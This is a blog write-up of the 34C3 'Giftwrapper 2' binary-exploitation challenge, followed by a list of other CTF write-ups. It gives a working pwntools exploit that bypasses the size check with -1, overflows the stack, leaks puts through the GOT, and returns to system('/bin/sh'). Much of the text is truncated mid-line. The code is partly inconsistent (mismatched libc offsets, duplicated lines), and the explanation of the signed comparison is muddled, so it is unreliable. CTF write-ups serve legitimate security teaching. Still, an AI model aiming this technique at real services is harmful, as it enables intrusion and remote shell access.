
[34c3]:Giftwrapper 2

Posted on April 2, 2018by Thomas Briyan

This challenge can be downloaded from here.


Because the remote from the challenge is dead, we are given a server to run it locally and we can normally do check



```
root@cipung:~/ctf# checksec server
[*] '/root/ctf/server'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Only non executable stacks are turned on and programs created with arch 64 little endian.

And when we run the program, what is programmed by the program is like the one in the picture




```
* Gift Wrapping Factory
*
Welcome to the new gift wrapping service!
Type "help" for help :)
> help
wrap                                (Wrap a gift)
help                                (Show this information)
modinfo                             (Show information about the loaded module)
> modinfo
************************************
Information about the loaded module:
Name: Gift Wrapping Factory
Base address: 0x7f2bff13c000
************************************
> wrap
What is the size of the gift you want to wrap?
 |> 3
Please send me your gift.
 |> tes

        _   _
       ((\o/))
 .-------//^\\------.
 |      /`   `\     |
 |                  |
 | tes              |
 |                  |
  -----------------

Wow! This looks so beautiful
>
```


There are 3 commands:

- help => shows what commands can be inputted
- modinfo => provides information about the module used
- wrap => request input size and gift contents.

From the command, the one that receives input is only the wrap, for more details it will be seen from IDA (disassem
bug that might occur from input on function wrap.



```
root@cipung:~/ctf# nc 0 12345
*
* Gift Wrapping Factory
*
Welcome to the new gift wrapping service!
Type "help" for help :)
> wrap
What is the size of the gift you want to wrap?
 |> 1000
Sorry! This gift is too large.
> wrap
What is the size of the gift you want to wrap?
 |> 2
Please send me your gift.
 |> ABCDEFG

            _   _
        ((\o/))
 .-------//^\\------.
 |      /`   `\     |
 |                  |
 | ABC              |
 |                  |
  -----------------

Wow! This looks so beautiful
> Command not found.
>
```




```
> wrap
What is the size of the gift you want to wrap?
 |> -1
Please send me your gift.
 |> ABCDFEGHAKSDJI

            _   _
        ((\o/))
 .-------//^\\------.
 |      /`   `\     |
 |                  |
 |                  |
  -----------------

Wow! This looks so beautiful
>
```

I did several experiments:

1. I tried to enter a size of 1000 and the result was "Sorry! This gift is too large "which means there is a limitatio
   gift that will be made.
2. I tried to input a string that is longer than the size. in size 2, only ABC is included in the gift, so in my opinion
   processes input only as many sizes are inputted beforehand [array index starts at 0. so that 0,1,2 and ABC app
3. When I try to enter -1 into the size, the password is accepted and when the input string is entered there is not
   program.

From the strangeness of the input size -1 that was successfully received, we see what actually happened in the prog



```
public wrap
wrap proc near

var_88= byte ptr -88h
buf= qword ptr -23h
var_1B= word ptr -1Bh
var_19= byte ptr -19h

; __unwind {
push    r12
push    rbp
push    rbx
sub     rsp, 70h
lea     rdi, format     ; "What is the size of the gift you want t"...
mov     eax, 0
call    _printf
lea     rsi, [rsp+88h+buf] ; buf
mov     [rsp+88h+buf], 0
mov     [rsp+88h+var_1B], 0
mov     [rsp+88h+var_19], 0
mov     edx, 0Ah        ; nbytes
mov     edi, 1          ; fd
call    _read
test    rax, rax
jle     loc_942
```

```
lea     rdi, [rsp+88h+buf] ; nptr
mov     edx, 0          ; base
mov     esi, 0          ; endptr
call    _strtol
mov     rbp, rax
cmp     ax, 63h ; 'c'
jg      loc_94C
```

```
loc_942:                ; status
mov     edi, 1
call    _exit
```

From a disassembler, we know several things:

1. the stack frame for function wrap is rsp-0x70 hex which means 112 in decimal.
2. read is used to read input from the user.
3. the program uses strtol to convert from string to long int.
4. the program uses jg (jump greater) when the rax is larger than 0x63 then it will be encountered to the error n
   done by jg is compare against signed int).

However, what makes -1 accepted by the program?

When the input is read and converted to long int, the prefix - will still be carried out but the number 1 becomes unsi
there is a comparison by jg it is carried hex from unsigned int -1 (0xffffffff) which will be smaller than 0x63. That's
valid by the program.

From this, we try to buffer overflow to cause fault segmentation on the string gift input with size -1.

I make the pattern on the gdb pause 145 and input it into the program and there is a default. When checked with dm
segfault at 0x41754141. To find out the offset from 0x41754141 I use ragg2

```
ragg2 -q 0x41754141
Little endian: 136
Big endian: 137
```

Earlier, when we checked the program security, we could see that the arch used was little endian so the offset was 1
that it would have something to do with the Global Offset Table because I would call system (bin / sh) using help fr
I will check the GOT of puts because puts often appear on the program.

```
objdump -R server
server:     file format elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE              VALUE
...
0x0000000000602018 R_X86_64_JUMP_SLOT  puts@GLIBC_2.2.5
...
```

The way work puts in a program is as follows: when puts is called, puts will print something designated by rdi. puts when the program does pop rdi instructions. every time puts called, there will be pop rdi and pop rdi is one of the R

I searched for the gadget with Radare2.


```
[0x00400dc0]> /Rl pop rdi
0x00401550: pop rdi; ret;
0x004015c3: pop rdi; ret;
```

After we know the location of pop rdi, we can leak the address address that is needed to later do GOT overwrite the p with the system (bin / sh).

I made an exploit code with python.

```
from pwn import *
r = remote('localhost', 12345)
pop = 0x00401550
puts = 0x602018
puts_call = 0x0040122f

chain = p64(pop)
chain += p64(puts)
chain += p64(puts_call)

payload = "A"*136
payload += chain

r.sendline("wrap")
r.sendlineafter("> ", "wrap")
r.sendlineafter("|> ", "-1")
r.sendlineafter("|> ", payload)

r.recvuntil("beautiful\n")
data = r.recvline().strip()
print(repr(data)) # mengecek hasil dari data leak

pad = "\x00" * (8 - len(data))
addr = data + pad


puts_absolute = u64(addr)
print "puts is at", hex(puts_absolute)
```

When executed it will appear like this



```
root@cipung:~# python testpayload.py
[+] Opening connection to localhost on port 12345: Don
'\xf0\xcc:\xff+\x7f'
puts is at 0x7f2bff3accf0
[*] Closed connection to localhost port 12345
```

We get the leak address from puts and we can check offset puts against libc given with r2.

```
is~puts
vaddr=0x00078460 paddr=0x00078460 ord=188 fwd=NONE sz=528 bind=GLOBAL type=FUNC name=_IO_p
vaddr=0x00078460 paddr=0x00078460 ord=411 fwd=NONE sz=528 bind=WEAK type=FUNC name=puts
```

After knowing the position of the puts on the libc, we can calculate the libc base by subtracting the address puts we puts.

After knowing the libc base, we can just look for the offset from the system and bin / sh on libc in the same way as l puts. after getting the offset we can find out the exact position of the system and bin / sh and we can return to the s

Then we can complete the script exploit and perform the exploit and run the function system (bin / sh).

```
from pwn import *
r = remote('localhost', 12345)
pop = 0x00401550
puts = 0x602018
puts_call = 0x0040122f

chain = p64(pop)
chain += p64(puts)
chain += p64(puts_call)

payload = "A"*136
payload += chain
from pwn import *

r.sendlineafter("> ", "wrap")
r.sendlineafter("|> ", "-1")
r.sendlineafter("|> ", payload)

r.recvuntil("beautiful\n")  # recv the data
data = r.recvline().strip()


pad = "\x00" * (8 - len(data))
addr = data + pad

puts_absolute = u64(addr)

puts_offset = 0x6a160
libc_base = puts_absolute - puts_offset

system_offset = 0x40d60
system_absolute = libc_base + system_offset

binsh_offset = 0x168917
binsh_absolute = libc_base + binsh_offset
r.close()

r = remote('localhost', 12345)

chain = p64(pop)
chain += p64(binsh_absolute)
chain += p64(system_absolute)

payload = "A" * 136
payload += chain

r.sendlineafter("> ", "wrap")
r.sendlineafter("|> ", "-1")
r.sendlineafter("|> ", payload)

r.interactive()
```

Posted in Binary Exploitation   Tagged Buffer Overflow, Return Oriented Programming, ROPgadget

← [angstromCTF 2018] – MadLibs   [Tokyo Western 2017]: Sticket →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

Recent Posts

[35c3CTF] – Collection

[Ringzer0]: Don’t mess with Noemie; she hates admin!

[HCTF 2018] - baby printf

[HCTF 2018] the end

[PicoCTF 2018]: fancy-alive-monitoring!

Recent Comments

Reagle Val on [PicoCTF 2018]: fancy-alive-monitoring!

Anonymous on [PicoCTF 2018]: fancy-alive-monitoring!

Tukang seblak on [HackToday 2018] – nullflag

[ROP Emporium]: split – Petir Cyber Security on [angstromCTF 2018] rop to the top – Return Oriented Programming

Anthony Viriya on [HackTheBox Pentest] Bashed

Archives

December 2018

November 2018

October 2018

September 2018

August 2018

July 2018

June 2018

May 2018

April 2018

March 2018

Categories

Binary Exploitation

Misc

Pentest

Reverse Engineering

Reverse Engineering

Web Exploitation

Subscribe

[35c3CTF] – Collection December 30, 2018
Sebenarnya saya baru solve ini +12 jam setelah CTF berakhir, dengan bantuan rekan tim Auxy dan Kileak. File berada di sini.   Kita diberikan 5 file: [crayon-5c722e5d5aee6817141076/] Mari kita lihat isi dari server dan test: [crayon-5c722e5d5aef6020070842/] [crayon-5c722e5d5aefc922610923/] Ingat bahwa file flag sudah dibuka dan berada pada fd nomor 1023. Pada pertamanya, mungkin ini akan terlihat seperti […]

[Ringzer0]: Don't mess with Noemie; she hates admin! December 1, 2018
DID YOU HECKIN MISS ME?? Call me phoenix bcs I'm back from death. Okeh kali ini kita ambil soal dari Ringzer0, tempat fevorit saya karena saya jadi trendsetter di komunitas ini gara gara ringzero. Jadi soalnya seperti ini: Informasi yang kita dapat adalah: 1. Usernamenya bukan admin 2. … gak ada lagi sih… Dan kalau […]

[HCTF 2018] – babyprintf November 12, 2018
[crayon-5c722e5d5c6ed827211864/] Sebelum ke writeup, ada baiknya pembaca membaca artikel ini terlebih dulu, agar mendapat gambaran tentang struktur FILE dan FSOP.   Script dan container ada di sini.   Kita diberikan binary dan libc dengan konfigurasi sebagai berikut: printf dan fortifikasi yang dinyalakan adalah kombinasi yang sangat buruk, berikut screenshot yang menjelaskan mengapa: Singkatnya, kita tidak […]

[HCTF 2018] the end November 11, 2018
[crayon-5c722e5d5cb34894337840/] Sebelum ke writeup, ada baiknya pembaca membaca tentang struktur FILE dan FSOP pada artikel ini (karena orang ini menjelaskan dengan lebih baik dibandingkan penulis sendiri).   script exploit dan container dapat diambil di sini.   Diberikan binary dan libc dengan konfigurasi sebagai berikut: Mari kita lihat pseudocode dari IDA: [crayon-5c722e5d5cb3d746330425/] Ini terlihat buruk… stdout […]

[PicoCTF 2018]: fancy-alive-monitoring! October 30, 2018
URL : http://2018shell2.picoctf.com:56517/index.php Writeup Aslinya: https://github.com/liuhack/writeups/blob/master/2018/picoCTF/Fancy-alive-monitoring/README.md https://rawsec.ml/en/picoCTF-2018-write-up/#400-fancy-alive-monitoring-web   Awalnya saya tidak mengerti cara menyelesaikan problem ini namun ketika beberapa orang ini membuat sebuah writeup tentang " PicoCTF 2018 – fancy-alive-monitoring! " saya jadi mengerti dan dapat membuat writeup ini yang saya coba sendiri dan berhasil maka saya tuliskan dalam bahasa indonesia Diberikan sebuah website […]

[P.W.N. CTF 2018] Exploitation Class October 29, 2018
Exploitation Class – 200 + 156 points (11 solves)   File di sini. Diberikan binary dan libc dengan konfigurasi sebagai berikut: [crayon-5c722e5d5d5f4764845300/] Konfigurasi ini terlihat buruk…   Mari kita jalankan programnya: [crayon-5c722e5d5d5fc187562166/] Penulis berasumsi bahwa akan ada vulnerability seperti Out of Bound (OOB) read/write.   Berikut pseudocode dari IDA Pro untuk read dan write […]

[Seccon CTF 2018] – profile October 28, 2018

Profile – 255 (64 solves) File dapat ditemukan di sini. Diberikan binary dengan konfigurasi sebagai berikut: [crayon-5c722e5d5dbcc001678751/]   Terlihat bahwa ini merupakan program C++ (asumsi awal: ini adalah heap exploitation). Ketika program dijalankan: [crayon-5c722e5d5dbd5009692244/]   Profile merupakan sebuah class dengan definisi sebagai berikut (menurut analisa penulis): [crayon-5c722e5d5dbd8380730586/]   Penulis mengasumsikan bahwa vulnerability terdapat pada method […]

[Cyber Jawara 2018 Qualification] – Login Form October 15, 2018
Diberikan sebuah website dengan source code sebagai berikut: [crayon-5c722e5d5df5c325754565/] Website ini mengharuskan kita untuk memasukkan input yang akan divalidasi dan memunculkan flag. Pertama, mari kita lihat fungsi login. [crayon-5c722e5d5df66970093245/] Fungsi login tersebut menerima 2 parameter yakni username dan hash. Dalam fungsi tersebut akan dilakukan validasi jika variabel username berisi “CJ” dan variabel hash berisi “81eb1cf42dc766553d51bc73d70adebe8607031b” maka fungsi tersebut akan return true. Sebaliknya jika […]

[Cyber Jawara Final 2018] – Hades October 13, 2018
Diberikan binary dan libc sebagai berikut (link di bawah):   Fungsi main hanya mematikan buffering dan memanggil fungsi service. Pada fungsi tersebut, terdapat 2 pilihan menu, yaitu input angka dan keluar. Kelemahannya terdapat pada input angka; berikut pseudocodenya: [crayon-5c722e5d5e353591411779/] Jika kita lihat, terdapat Out-Of-Bound write pada variabel counter, karena tidak divalidasi terhadap size array.   […]

[SharifCTF 2016] – SCrack – 150 October 9, 2018
Original Writeup : https://github.com/InfoSecIITR/write-ups/tree/master/2016/SharifCTF-2016/rev-150 Download : https://drive.google.com/file/d/11RDu4pF6AqOoE-2MZEtLi5wp9ETzxqoJ/view?usp=sharing Seperti pada challenge-challenge reverse lainnya, kita diberikan sebuah ELF. [crayon-5c722e5d5e92b763125019/] Kita kami jalankan, programnya meminta sebuah passcode. Jadi langkah berikutnya tentu saja kami membuka binary ini di IDA, tetapi entah karena IDA nya tidak bisa disassemble atau karena setup kami, binary tersebut tidak dapat di load di IDA. […]

↑